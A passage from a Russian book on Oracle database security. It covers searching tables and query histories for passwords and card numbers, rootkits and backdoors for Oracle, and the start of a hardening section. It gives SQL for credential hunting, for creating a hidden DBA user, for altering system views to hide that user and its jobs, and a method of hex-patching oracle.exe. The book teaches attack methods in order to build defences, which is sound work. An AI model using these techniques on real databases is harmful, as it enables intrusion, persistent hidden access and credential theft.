Получив при помощи приведенных выше запросов пароли, зашифрованные алгоритмом MD5, можно попытаться расшифровать их, и, в случае успеха, подключиться к APEX-приложениям и попытаться получить через их уязвимости доступ к СУБД. Альтернативный вариант – попробовать полученный пароль к административным учетным записям или на доступ к другим приложениям.

Поиск паролей и конфиденциальных данных во всех таблицах СУБД

Обладая ролью DBA или привилегией SELECT ANY DICTIONARY(SELECT ANY TABLE), можно поискать конфиденциальную информацию во всех доступных таблицах СУБД. Для этого обычно пользуются поиском таблиц и полей по ключевым словам, таким как password, credit card и пр. К примеру, следующим запросом можно найти возможные таблицы с паролями:

```
Select table_name,column_name,owner from dba_tab_columns where
((upper(column_name) like '%PWD%' or upper(column_name) like '%PASSW%' or
upper(column_name) like '%CREDEN%' or upper(column_name) like '%AUTH%';
```

Этот запрос выдаст нам таблицы, названия которых могут косвенно свидетельствовать о наличии в полях таблицы аутентификационных данных. Пойдя дальше, можно составить более обширный список ключевых слов и внести в него такое слово, как password, написанное на различных языках. К примеру, по-французски пароль будет звучать как «mot de passe», по-немецки – «wachtwoord», по-испански –«clave», а по-индонезийски – «sandi».

Помимо этого полезно будет поискать таблицы, в полях которых хранятся зашифрованные данные. Существует ряд косвенных признаков, по которым мы можем определить с большой долей вероятности, используется ли алгоритм шифрования в исследуемом поле таблицы и если да, то какой. Вот несколько особенностей:

- если в полях таблицы содержатся только символы латинского алфавита в низком регистре и цифры – то, вероятнее всего, это хэш. Алгоритм, по которому вычисляется хэш, можно отгадать по длине поля;
- если в полях таблицы содержатся строковые значения различной длины и при статистическом анализе выясняется, что самый частый символ – это «e», то, вероятнее всего, это текст или пароль в открытом виде;
- если в полях таблицы содержатся значения с символом «=» на конце, то, вероятнее всего, это текст, закодированный алгоритмом base64.

На основе приведенных выше особенностей специалист по безопасности баз данных Александр Корнбруст (Alexander Kornbrust) опубликовал пример процедуры, которая в автоматическом режиме анализирует СУБД на предмет таблиц, в которых, возможно, находятся пароли. Вот исходный код опубликованной процедуры:

```
-- get passwords from a database
-- V1.00
-- by Alexander Kornbrust Red-Database- Security GmbH
--
set serveroutput on size 1000000
declare
 samelength integer;
 isMD5 integer;
 isSHA1 integer;
 isSHA2 integer;
 isBASE64 integer;
 ishex integer;
```

```
 hasSALT integer;
 numpasswords integer;
 vc1 varchar2(256);
 vc2 varchar2(256);
cursor custpasswords is
   select owner,table_name,column_name,data_type, data_length
   from dba_tab_columns
   where
    ( upper(column_name) like 'PWD'
      or upper(column_name) like 'PASS'
      or upper(column_name) like 'MDP'
      or upper(column_name) like 'MOTSDEPASSE'
      or upper(column_name) like 'HASLO'
      or upper(column_name) like 'CLAVE'
      or upper(column_name) like 'SENHA'
      or upper(column_name) like 'JELZO'
      or upper(column_name) like 'LOZINKA'
      or upper(column_name) like 'HASLO'
      ...
      or upper(column_name) like 'KENNWORT'
      or upper(column_name) like 'PASSWD'
      or upper(column_name) like 'PASSWORD'
      or upper(column_name) like 'PWORD'
      or upper(column_name) like 'PSW'
      or upper(column_name) like 'USERPASSWORD'
      or upper(column_name) like 'USER_PASSWORD'
      or upper(column_name) like 'PASSWORDS'
      or upper(column_name) like 'ZPASSWORD'
      or upper(column_name) like 'PROXYPASSWORD'

 begin
  open custpasswords;
  loop
     fetch custpasswords into pwcandidates;
     begin
     dbms_output.put_line('select '||pwcandidates.column_name||' from '||
pwcandidates.owner||'.'||pwcandidates.table_name);
     dbms_output.put_line('Typ='||pwcandidates.data_type||'('||
pwcandidates.data_length||')' );
     -- if value >1 then no hashing scheme is used
     -- just a hack - not secure against sql injection
     execute immediate 'select count(*) from (select len,count(*) from (select
length('||pwcandidates.column_name||') LEN from
'||pwcandidates.owner||'.'||
pwcandidates.table_name||') group by len)' into samelength;
     --dbms_output.put_line('number='||to_char(samelength));

dbms_output.put_line('hash='||vc1);
     if length(vc1)=32 then dbms_output.put_line('possible MD2/MD4 or
MD5'); END IF;
     if length(vc1)=40 then dbms_output.put_line('possible SHA-1'); END IF;
     if length(vc1)=64 then dbms_output.put_line('possible SHA-2 (256)');
END IF;
     if length(vc1)=96 then dbms_output.put_line('possible SHA-2 (384)');
END IF;
```

```
     if length(vc1)=128 then dbms_output.put_line('possible SHA-2 (512)');
END IF;
     if length(vc1)=1024 then dbms_output.put_line('possible RSA Key'); END
IF;
     if length(vc1)=2048 then dbms_output.put_line('possible RSA Key'); END
IF;

-- check for salt
        execute immediate 'select count(*) from (select password, count(*) anzahl
from usl.password where password is not null group by password having
count(*) > 1)'
into hasSALT;
      if (hasSALT>0) then dbms_output.put_line('No salt in use'); end if;
      if (hasSALT=0) then dbms_output.put_line('Possibly salt is used');
end if;
     end if;
```

В коде можно видеть, как сначала происходит выборка таблиц, названия полей которых содержат ключевые слова. После чего выясняется, какой алгоритм шифрования используется для хранения данных в этих полях. Запустив такую процедуру на подконтрольном сервере, можно за минимальное время обнаружить большинство таблиц, в которых хранятся конфиденциальные данные.

После того как данные получены, можно приступать к их расшифровке, зная алгоритмы, используемые для шифрования, или, если пароли найдены в открытом виде, пытаться применить эти пароли на доступ к другим системам.

Поиск паролей и конфиденциальных данных в историях запросов к СУБД

Еще одно место, где мы можем попытаться найти пароли, – это всевозможные таблицы историй запросов. Одна из таких таблиц – wrh$_sqltext. Она создана для сбора статистики запросов, для оценки производительности, и хранит в себе детальную информацию обо всех запросах к СУБД. К примеру, следующим запросом возможно обнаружить пароли:

```
SQL> select sql_text from sys.wrh$_sqltext where sql_text  like '%passw%';
```

Аналогичные действия можно проводить в отношении поиска не только паролей, но и номеров кредитных карт и прочей конфиденциальной информации. Например, используя следующий запрос к таблице v$sql (таблица истории последних запросов), содержащий регулярное выражение, используемое для поиска номеров кредитных карт, можно найти номера кредитных карт:

```
SQL> select sql_text from v$sql where lower(sql_text)
regexp_like '*^((4\d{3})|(5[1-5]\d{2}))(-?|\040?)(\d{4}(-?|
\040?)){3}|^(3[4,7]\d{2})(-?|\040?)\d{6}(-?|\040?)\d{5}*';
```

9.3. Заключение

В данном разделе мы рассмотрели существующие в СУБД Oracle привилегии и роли, которые могут помочь злоумышленнику в получении прав DBA на сервере. Как оказалось, таких привилегий немало, и некоторые из них очень опасны.

Кроме того, в разделе 9.2.1 мы рассмотрели способ получения прав DBA, для которого вообще не требуется никаких нестандартных привилегий. И в заключение мы ознакомились с техниками поиска паролей и другой секретной информации в СУБД и некоторыми стандартными местами, где можно обнаружить пароли в открытом и зашифрованном виде.

Эта глава должна была показать, что повышение привилегий возможно не только напрямую с помощью программных уязвимостей, но и использованием комбинации различных атак, основанных как на архитектурных уязвимостях, так и на ошибках администрирования, в итоге приводящих к получению административных прав.

9.4. Полезные ссылки

1. Сайт исследовательской лаборатории Digital Security Research Group, где публикуются последние уязвимости и эксплоиты к СУБД Oracle, обнаруженные и написанные автором.
   http://dsecrg.ru
2. Alexander Kornbrust. «Hacking Hardened Oracle Databases».
   http://www.red-database-security.com/wp/hitb2007_oracle_security.pdf
3. David Litchfield. «Indirect Privilege Escalation (a chapter from the Oracle Hacker's Handbook)».
   http://packetstormsecurity.org/papers/database/ohh-indirect-privilege-escalation.pdf
4. Pete Finnigan. «Many ways to become DBA».
   http://www.insight.co.uk/files/presentations/Many%20ways%20to%20become%20DBA%20(Pete%20Finnigan).pdf
5. Alexander Kornbrust. «Retrieving Sensitive Information from Oracle Databases».
   www.red-database-security.com/wp/deepsec_2007.pdf
6. Эксплоиты к уязвимостям в PL/SQL процедурах.
   http://milw0rm.com/author/1264

Глава 10. Закрепление прав в системе, руткиты для Oracle

В прошлых главах было показано, каким образом можно проникнуть в СУБД Oracle, повысить права, расшифровать пароли, получить доступ к операционной системе – одним словом, максимально расширить свои привилегии на сервере. Последним этапом проникновения в систему является закрепление своих прав и скрытие действий от администраторов. Для того чтобы мы могли повторно войти в систему, даже когда пути, через которые мы проникли, будут закрыты, необходимо оставить в системе бэкдор (см. врезку).

Бэкдор, backdoor (от англ. back door, черный ход) – программа или набор программ, которые устанавливает взломщик на взломанном им компьютере после получения первоначального доступа с целью повторного получения доступа к системе, при подключении предоставляет какой-либо доступ к системе, как правило к командной строке сервера. Бэкдор – особо важная составляющая руткита.

Для того чтобы созданный бэкдор был не заметен для администратора, необходимо использовать средства, предназначенные для скрытия посторонней активности в системе, то есть руткиты. В этой главе речь пойдет о существующих техниках бэкдоров и руткитов для Oracle.

Руткит, rootkit (от англ. root kit, то есть «набор root'а») – программа или набор программ для скрытия следов присутствия злоумышленника или вредоносной программы в системе.

10.1. СУБД и ОС

Системы управления базами данных выросли из простейших приложений в огромные программные комплексы, позволяющие реализовывать множество функций, количество которых сравнимо с функционалом операционной системы. Можно даже сказать, что СУБД – это маленькая операционная система внутри настоящей ОС. В максимальной степени это относится и к СУБД Oracle, как к самой мощной и одной из самых старых СУБД, используемых до сих пор. (Первая версия Oracle была выпущена в 1979 году.)

Чтобы сходство было наглядным, проведем параллели между Oracle и операционной системой. В СУБД, так же как и в ОС, есть пользователи, процессы, задания, исполняемые модули, символические ссылки и пр. Сравнение для большей наглядности сведено в табл. 10.1-1.

Таблица 10.1-1. Сравнение команд ОС и СУБД

Команда ОС	Команда СУБД
Ps	select * from v$process
kill 1234	alter system kill session '12,34'
Исполняемые файлы	View, Package, Procedure, Function
Execute	Select * from view, Exec procedure
Cd	Alter session set current schema=SYS

Раз у СУБД и операционной системы так много общего, логично предположить, что весь набор вредоносного ПО, присущего ОС, может в том или ином виде встретиться и в СУБД. То есть в Oracle запросто могут быть руткиты, бэкдоры, черви, вирусы и другие вредоносные программы. В этой главе мы коснемся только руткитов и бэкдоров.

10.2. Руткиты первого поколения

Рассмотрим для начала простейшие варианты руткитов, появившиеся первыми, и будем постепенно усложнять техники, увеличивая скрытность.

Итак, пусть мы получили доступ к СУБД, повысили привилегии до администратора и хотим оставить в системе потайной ход на будущее. Первое, что приходит в голову, это создать в СУБД пользователя с правами DBA, от имени которого мы будем подключаться в дальнейшем. Следовательно, перед нами стоит задача тем или иным образом скрыть следы присутствия этого пользователя. Для этого нам необходимо, в первую очередь, скрывать такие вещи, как:

- существование посторонних пользователей;
- существование посторонних заданий (Jobs);
- существование посторонних процессов.

10.2.1. Скрытие посторонних пользователей

Первый способ прост и аналогичен первым руткитам в ОС. Для того чтобы скрыть факт присутствия пользователя, мы будем модифицировать результат выполнения команды, которая выводит список пользователей. Единственная проблема заключается в том, что список пользователей можно получить разными способами. Стало быть, чем больше мы учтем способов, тем более скрытным будет наш руткит.

Сначала создадим в СУБД нового пользователя с правами DBA:

```
SQL> create user evil identified by evil;

User created.

SQL> grant dba to evil;

Grant succeeded.
```

Самый распространенный способ узнать, какие пользователи существуют в СУБД, – это получить их список из представления DBA_USERS:

```
SQL> select username from dba_users order by username;

USERNAME
---------------
ANONYMOUS
BI
CTXSYS
DBSNMP
DIP
DMSYS
EVIL
EXFSYS
HR
IX
MDDATA
```

Как видно из выборки, пользователь EVIL присутствует в системе. Теперь отредактируем представление DBA_USERS, используя Enterprise Manager таким образом, чтобы пользователя EVIL не было видно. Первоначально представление DBA_USERS выглядит так, как на рис. 10.2.1-1.

Для того чтобы наш новый пользователь был незаметен в системе, необходимо добавить одно небольшое условие в представление dba_users, которое будет проверять наличие в таблице SYS.USER$ пользователя EVIL и не выводить о нем информацию. Это делается путем добавления следующей строки:

```
and u.name != 'evil'
```

в результате чего наше новое представление будет выглядеть, как показано на рис. 10.2.1-2.

Теперь, если подключиться к СУБД пользователем EVIL и сделать запрос к таблице DBA_USERS, мы обнаружим, что запись о нем отсутствует (рис. 10.2.1-3).

Так реализуется простейший руткит под СУБД Oracle. Для того чтобы руткит был более скрытным, необходимо также модифицировать другие представления, так как администратор может использовать, к примеру компонент TOAD для проверки существующих пользователей, а он делает выборку из таблица ALL_USERS. Модификацию представления ALL_USERS оставим на самостоятельное изучение, там все делается по аналогии и рассмотрим технику скрытия посторонних заданий (Jobs).

10.2.2. Скрытие посторонних заданий (Jobs)

Скрытие посторонних заданий может быть очень полезно в некоторых случаях. Например, в главе 8 был рассмотрен пример, как с помощью заданий (external jobs) можно создавать пользователя в системе с некоторой периодичностью, тем самым, если администратор обнаружит нового пользователя, удаление его вызовет затруднения. Для того чтобы еще больше скрыть наш бэкдор, необходимо сделать так, чтобы администратор не смог обнаружить подозрительных процессов, даже зайдя в СУБД.




Рис. 10.2.1-1. Исходный код представления DBA_USERS до модификации

Задания хранятся в таблице SYS.JOB$. Для упрощения доступа существует публичное представление DBA_JOBS, которым пользуются для их просмотра. Соответственно, нам необходимо модифицировать представление DBA_JOBS таким образом, чтобы задания пользователя EVIL не были видны.

Для этого мы, по аналогии с предыдущим вариантом, добавим следующую строку:

```
Where powner !='EVIL'
```




Рис. 10.2.1-2. Фрагмент кода представления DBA_USERS после модификации




Рис. 10.2.1-3. Пользователь EVIL отсутствует в списке пользователей

В результате новое представление будет выглядеть, как показано на рис. 10.2.2-1.

Таким образом, все задания, запускаемые пользователем EVIL, будут не видны для администратора.

По-хорошему, необходимо также скрыть и процессы, но так как техника скрытия процессов ничем не отличается от скрытия пользователей и заданий, с той




Рис. 10.2.2-1. Модифицированное представление DBA_JOBS

лишь разницей, что необходимо модифицировать другие представления, рассматривать ее не будем.

10.3. Руткиты второго поколения

Преимущества и недостатки первого способа очевидны. Положительная сторона заключается в простоте реализации, а отрицательная состоит в том, что обнаружение таких руткитов не является сложной задачей. Возьмем, к примеру, вариант с изменением представления DBA_USERS. Если администратор обратится напрямую к системной таблице SYS.USER$, то он с легкостью обнаружит там постороннего пользователя (рис. 10.3-1).

Руткиты второго поколения решают для злоумышленника эту проблему. Основные их особенности:

- сложность в реализации;
- сложность обнаружения;
- обнаружение возможно только пользователем с максимальными привилегиями;
- в некоторых случаях обнаружение возможно только на уровне ОС.

Рассмотрим стандартную технику, применяемую в руткитах второго поколения и основанную на модификации исполняемых файлов.




Рис. 10.3-1. Обнаружение скрытого пользователя в таблице SYS.USER$

10.3.1. Модификация исполняемых файлов

При попытке входа в систему системный процесс Oracle обращается к СУБД и сравнивает аутентификационных данные пользователя с теми данными, которые хранятся в таблице SYS.USER$. Следовательно, нужно изменить исполняемый файл таким образом, чтобы он проверял соответствие пользователей, обращаясь не к таблице SYS.USER$, а, например, к файлу таблицы SYS.EVIL$. Для этого сначала необходимо создать копию таблицы SYS.USER$, назвав ее SYS.EVIL$:

```
Create table SYS.EVIL$ as select * from SYS.USER$;
```

Затем мы удалим пользователя EVIL, которого мы создали, в результате чего он удалится из таблицы SYS.USER$:

```
Drop user evil;
```

Теперь в таблице SYS.USER$ нет посторонних пользователей, то есть администратор не обнаружит присутствия постороннего пользователя. Теперь для того чтобы мы могли подключиться пользователем EVIL к СУБД, необходимо модифицировать файл oracle.exe, изменив в нем все вызовы таблицы SYS.USER$ на SYS.EVIL$ с помощью шестнадцатиричного редактора. Таким образом, аутентификация будет проходить по таблице SYS.EVIL$, в которой будет присутствовать пользователь EVIL. Администратор же будет проверять таблицу SYS.USER$, в которой этого пользователя нет.

Как и у любого подхода, здесь есть свои плюсы и минусы. Такая техника позволяет замаскироваться даже от продвинутого администратора. Но есть и отрицательный момент. Такой способ выдаст себя в системах, где часто появляются или удаляются новые пользователи или над их учетными записями производятся изменения. При добавлении нового пользователя запись о нем появляется в таблице SYS.EVIL$ и аутентификация проходит по таблице SYS.EVIL$. Но в табли-

це SYS.USER$ запись о новом пользователе будет отсутствовать, что, естественно, вызовет подозрения и, как итог, возможное раскрытие руткита. Также при установке обновлений СУБД может перезаписывать бинарные файлы, что может сказаться на работе руткита не лучшим образом.

Альтернативный вариант: удалить пользователя напрямую из таблицы SYS.USER$. В итоге до следующей перезагрузки сервера пользователь будет существовать и иметь возможность подключаться, так как запись о нем будет находиться в области System Global Area [SGA], но в таблице SYS.USER$ запись о нем уже будет отсутствовать.

SGA – это область разделяемой памяти, которую Oracle использует для хранения данных, и управляющей информации одного конкретного экземпляра Oracle. SGA размещается в памяти при запуске экземпляра Oracle и освобождает память при остановке.

Эта техника аналогична руткитам в ОС, которые «живут» в оперативной памяти и «умирают» после перезагрузки. На самом деле при наличии доступа к исполняемым файлам мы можем вставить проверку на предмет существования пользователя EVIL в любом месте исполняемого файла, избавившись от проблемы добавления новых пользователей, присущей описанному методу. К сожалению, это не спасет от возможной перезаписи бинарных файлов в процессе обновлений.

10.4. Заключение

В данной главе мы рассмотрели две стандартные техники реализации руткитов под СУБД Oracle. Первая техника относилась к руткитам первого поколения и заключалась в подмене стандартных представлений. Она имела ряд своих недостатков, главный из которых – простота обнаружения. После чего мы рассмотрели более сложную технику, использующуюся в руткитах второго поколения, – она заключается в модификации исполняемых файлов СУБД. У нее есть тоже свои недостатки – в случае модификации исполняемых файлов СУБД в процессе очередного обновления они могут быть заменены новыми версиями, в результате чего наш руткит перестанет работать.

На этом история руткитов не закончилась, и в скором времени станут актуальны руткиты третьего поколения, основная особенность которых будет заключаться в том, что они будут модифицировать напрямую SGA, чем обеспечат себе повышенную скрытность в обмен на короткое время жизни, так что администраторам необходимо будет вечно быть начеку.

10.5. Полезные ссылки

1. Alexander Kornbrust «Database Rootkits».
   http://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Kornbrust/BH_EU_05_Kornbrust.pdf
2. Alexander Kornbrust «Oracle Rootkits 2.0».
   http://www.red-database-security.com/wp/defcon_oracle_rootkits_2.0.pdf
3. David Litchfield «In-memory Backdoors (a.k.a in-memory "rootkits") in Oracle».
   http://www.databasesecurity.com/oracle-backdoors.ppt

ЧАСТЬ III. ЗАЩИТА СУБД ORACLE

В первых двух частях книги мы говорили о безопасности СУБД Oracle, поставив себя на место злоумышленника. Начали с того, что у нас нет никаких знаний об атакуемой СУБД и прав в ней, и постепенно изучали методы проникновения. Сначала рассмотрели уязвимости Листенера, потом изучили методы подбора SID и аутентификационных данных, после чего в части II рассмотрели внутреннюю безопасность, начиная от обычных уязвимостей, дающих привилегии DBA в СУБД, до методов получения административных прав на сервере. И как итог, рассмотрели технологии руткитов для закрепления своих прав в системе и скрытия следов атаки. Теперь, зная врага в лицо, мы можем построить адекватную защиту, исходя из существующих векторов атак.

В начальной главе третьей части книги (главе 11) мы постепенно изучим методы защиты СУБД, двигаясь по шагам атакующего, описанным в первой и второй частях книги. Будут рассказаны как стандартные методы защиты, так и некоторые тонкости с применением дополнительных средств. После этого в главе 12 будет сказано несколько слов о настройке аудита в СУБД Oracle для расследования возможных инцидентов в области безопасности, чтобы читатель в случае атаки мог выявить ее источник в кратчайшие сроки. И наконец, в заключительной, 13-й, главе мы коснемся вопросов настройки СУБД согласно существующим стандартам безопасности на примере актуального на данный момент стандарта PCI DSS.

Глава 11. Безопасная настройка СУБД Oracle

Как оказалось, у СУБД Oracle множество проблем с безопасностью, позволяющих злоумышленнику проводить описанные выше атаки. Самое главное, что даже в последних версиях СУБД, таких как Oracle 11g, все равно находят немало новых уязвимостей – как архитектурных, так и программных. Исходя из вышесказанного, встает резонный вопрос: как вообще безопасно настроить Oracle? Ответ на этот вопрос будет дан в этой части книги. Но для начала надо уяснить один важный момент: *при построении любой защищенной системы обязателен комплексный подход.*

Мало просто установить патчи и стойкие пароли, необходимо настроить СУБД так, чтобы, оказавшись на любом этапе проникновения, злоумышленник не смог продвинуться дальше. А теперь читатель приготовит тестовую базу данных, и мы начнем строить из нее неприступную крепость.

11.1. Методы защиты СУБД Oracle от атак на Листенер

Мы будем строить эшелонированную защиту для того, чтобы обезопасить СУБД от действий злоумышленника на каждом этапе его проникновения в систему. Начнем с защиты от атак на службу Листенера, так как это основной сетевой компонент СУБД, связывающий базу данных с клиентом. О защите службы Листенера написано много документов и статей, но поскольку до сих пор автор не встречал действительно правильно защищенную службу Листенера, то рассказать доступно и понятно о стандартных требованиях, дополнив их менее очевидными настройками, будет не лишним.

11.1.1. Защита Листенера от сканирования

Первое, что желательно сделать, – это сменить стандартный порт службы Листенера на какой-нибудь менее примечательный. Данное действие защитит СУБД от простого сканирования и во многих случаях уже откинет большую часть возможных атак. Важно понимать, что эта мера ни в коем случае не должна использоваться как единственная, она всего лишь снижает вероятность обнаружения службы Листенера, но никак не защищает его. Делается это при помощи правки конфигурационного файла listener.ora. Для этого необходимо заменить значение

PORT на какое-нибудь, отличное от 1521, к примеру – 11521. Ниже приведен пример конфигурационного файла с измененным портом службы Листенера:

```
LISTENER =
  (DESCRIPTION_LIST =
    (DESCRIPTION =
      (ADDRESS_LIST =
        (ADDRESS = (PROTOCOL = TCP)(HOST = notik)(PORT = 11521))
      )
      (ADDRESS_LIST =
        (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC))
 )))
```

В результате чего простое сканирование утилитой nmap не даст нам результатов:

```
E:\oracle\product\10.2.0\db_1\BIN>nmap -sV 192.168.40.33

Starting Nmap 4.50 ( http://insecure.org ) at 2008-07-03 12:25 ;
 Interesting ports on 192.168.40.33:

Not shown: 1702 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
199/tcp  open  smux          HP-UX smux (SNMP Unix Multiplexer)
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
1531/tcp open  rap-listen?
3389/tcp open  microsoft-rdp Microsoft Terminal Service
5560/tcp open  http          Oracle Application Server httpd 9.0.4.0.0
```

Только в случае сканирования хоста по всем портам мы сможем обнаружить Листенер:

```
E:\oracle\product\10.2.0\db_1\BIN>nmap -sV -p1-65535 192.168.40.33

Starting Nmap 4.50 ( http://insecure.org ) at 2008-07-03 12:27 ;юеъютеъюх
тЕхь (чшьр)
Interesting ports on 192.168.40.33:
Not shown: 65522 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn
199/tcp   open  smux          HP-UX smux (SNMP Unix Multiplexer)
445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds
1531/tcp  open  rap-listen?
2610/tcp  open  oracle-tns    Oracle TNS Listener
3050/tcp  open  unknown
3389/tcp  open  microsoft-rdp Microsoft Terminal Service
5560/tcp  open  http          Oracle Application Server httpd 9.0.4.0.0
5580/tcp  open  sdlog         Oracle Enterprise Manager
11521/tcp open  oracle-tns    Oracle TNS Listener 10.1.0.2.0 (for 32-bit
Windows)
```

В итоге знающий злоумышленник нас все равно обнаружит, поэтому данной защиты явно недостаточно, и мы переходим к следующему разделу.

11.1.2. Ограничение доступа к службе Листенера

